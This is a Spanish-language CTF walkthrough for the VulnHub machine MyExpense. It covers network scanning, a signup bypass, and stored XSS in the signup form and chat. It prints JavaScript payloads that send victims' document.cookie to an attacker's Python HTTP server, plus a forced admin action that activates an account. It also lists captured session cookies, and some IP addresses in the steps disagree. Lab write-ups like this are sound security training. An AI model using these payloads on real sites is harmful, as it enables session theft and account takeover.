Solución Maquina MyExpense - VulnHub

- Tags: #maquinactf #vulnhub #xss

Enumerar y averiguar la IP de la maquina Victima

```
arp-scan -I eth0 --localnet
```

Resultado: **192.168.20.30

GUIÓN

Usted es "Samuel Lamotte" y acaba de ser despedido de su empresa "Furtura Business Informatique". Desafortunadamente, debido a su salida apresurada, no tuvo tiempo de validar su informe de gastos de su último viaje de negocios, que aún asciende a 750 € correspondientes a un vuelo de regreso a su último cliente.

Por temor a que su antiguo empleador no quiera reembolsarle este informe de gastos, decide piratear la aplicación interna llamada **"MyExpense"** para administrar los informes de gastos de los empleados.

Así que estás en tu coche, en el aparcamiento de la empresa y conectado a la red Wi-Fi interna (la llave aún no ha sido cambiada después de tu salida). La aplicación está protegida por autenticación de usuario/contraseña y espera que el administrador aún no haya modificado o eliminado su acceso.

Sus credenciales eran: **samuel/fzghn4lw**

Una vez realizado el desafío, la bandera se mostrará en la aplicación mientras se conecta con su cuenta (samuel).

Fase de Reconocimiento

Sistema Operativos

```
ping -c 1 192.168.20.30
```

Resultado:

```
64 bytes from 192.168.20.30: icmp_seq=1 ttl=64 time=1.29 ms
```

Como el ttl es 64 eso quiere decir que el Sistema Operativo es Linux

Escaneo con Nmap

```
nmap -sS -sV -p- -min-rate 5000 --open -n -Pn -vvv 192.168.20.30

PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.25 ((Debian))
33329/tcp open  http    syn-ack ttl 64 Mongoose httpd
45919/tcp open  http    syn-ack ttl 64 Mongoose httpd
56857/tcp open  http    syn-ack ttl 64 Mongoose httpd
59803/tcp open  http    syn-ack ttl 64 Mongoose httpd
```

Enumeración con gobuster


```
gobuster dir -u http://192.168.20.30/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
html,php,txt
```

Resultado

```
/index.php            (Status: 200) [Size: 2122]
/.php                 (Status: 403) [Size: 1630]
/.html                (Status: 403) [Size: 1630]
/img                  (Status: 301) [Size: 312] [-->
http://192.168.20.30/img/]
/login.php            (Status: 200) [Size: 2313]
/profile.php          (Status: 401) [Size: 1650]
/site.php             (Status: 401) [Size: 1650]
/signup.php           (Status: 200) [Size: 3740]
/admin                (Status: 301) [Size: 314] [-->
http://192.168.20.30/admin/]
/css                  (Status: 301) [Size: 312] [-->
http://192.168.20.30/css/]
/includes             (Status: 301) [Size: 317] [-->
http://192.168.20.30/includes/]
```

```
/logout.php           (Status: 302) [Size: 0] [--> /]
/config               (Status: 301) [Size: 315] [-->
http://192.168.20.30/config/]
/robots.txt           (Status: 200) [Size: 41]
/fonts                (Status: 301) [Size: 314] [-->
http://192.168.20.30/fonts/]
```


En robots.txt encontramos un listado de usuarios con sus respectivos roles




Podemos ver también que nuestro usuario de **Samuel** en realidad es **slamotte** esta inactivo

Nos creamos una nueva cuenta en la pagina pero al introducir los datos no podemos registrar la nueva cuenta
por el cual como es una pagina html podemos inspeccionar el codigo y en el submit quitar el codigo de **disabled** y asi poder registrar la nueva cuenta en la pagina.

La cuenta se creo con exito, pero desafortunadamente se registra como inactiva, por el cual usaremos un script con una alerta XSS para probar si es vulnerable a ataques XSS






Confirmamos de que la pagina es vulnerable a ataques xss


Creamos otra cuenta y vamos a subir un script para verificar si hay algo o usuarios que esten en la pagina y nosotros estariamos en escucha en la maquina atacante para ver si hay movimientos.

```
<script src="http://192.168.20.30/test.js"></script>
```



Y creamos un servidor basico con Python

```
python3 -m http.server 80
```



Vemos que hay movimiento en el servidor, entonces lo que toca hacer es subir el script en el archivo **test.js** cuya función seria de robar la cookie del proceso o usuario que realiza el movimiento con nuestro servidor.


```
python3 -m http.server 80
```

Script en el archivo **test.js**

```
var request = new XMLHttpRequest();
request.open('GET', "http://172.17.0.1/?cookie=" + document.cookie);
request.send();
```

Volvemos a ejecutar el servidor básico en python y ya en nuestro servidor capturamos la cookie


Obtuvimos la cookie del administrador pero el mismo sistema no permite que hayan sesiones duplicadas.. En nuestro caso utilizaremos otro script cuya funcion sea forzar al administrador a habilitar la cuenta de samuel sin que se de cuenta. Al tratar de activar a Samuel dando al boton en la pagina /admin/admin.php tenemos el resultado:




El cual podemos ver que es el id=11 por el cual el script seria:

```
var request = new XMLHttpRequest();
request.open('GET', "http://192.168.20.22/admin/admin.php?
id=11&status=active");
request.send();
```


Sin actualizar la pagina esperamos que el proceso lo realice por si solo y cuando veamos unos 2 movimientos en el servidor que creamos con python actualizamos la pagina de admin.php para verificar que la cuenta de samual ahora esta activa.



Esta activado ahora el usuario de samuel ahora toca loguearnos con las credenciales slamotte:fzghn4lw



Una vez logueados con el usuario le damos en expense reports y en actions le damos al check para mandar el reporte.




Ahora ocupamos que acepten o se confirme el reporte.

Si revisamos nuestro perfil encontraremos informacion de nuestro manager **Manon Riviere** el cual verificamos en la base de datos de usuarios /admin/admin.php y si se encuentra

Ahora volveremos a tratar de robar las cookies de sesion pero esta vez sera en el chat que tenemos en el panel principal al entrar como usuario de samuel.

Script para insertar en el chat utilizando el mismo archivo test.js pero con puerto 5050

```
<script src="http://192.168.20.30:5050/test.js"></script>
```




En el arrchivo test.js modificamos con este codigo:


```
var request = new XMLHttpRequest();
request.open('GET', 'http://192.168.20.30:5050/?cookie=' +
document.cookie);
request.send();
```

Crear Servidor


```
python3 -m http.server 5050
```




Cookie: su4583bq2jogg0r8mqgcktepl7 (Nine Thomas) No nos funciona
p34i3nmlsq7n1uf1kp3hhh9bp3 (Manon Riviere) Este si porque es el manager



La cookie del administrador no funciona, esta imagen para comprobacion.

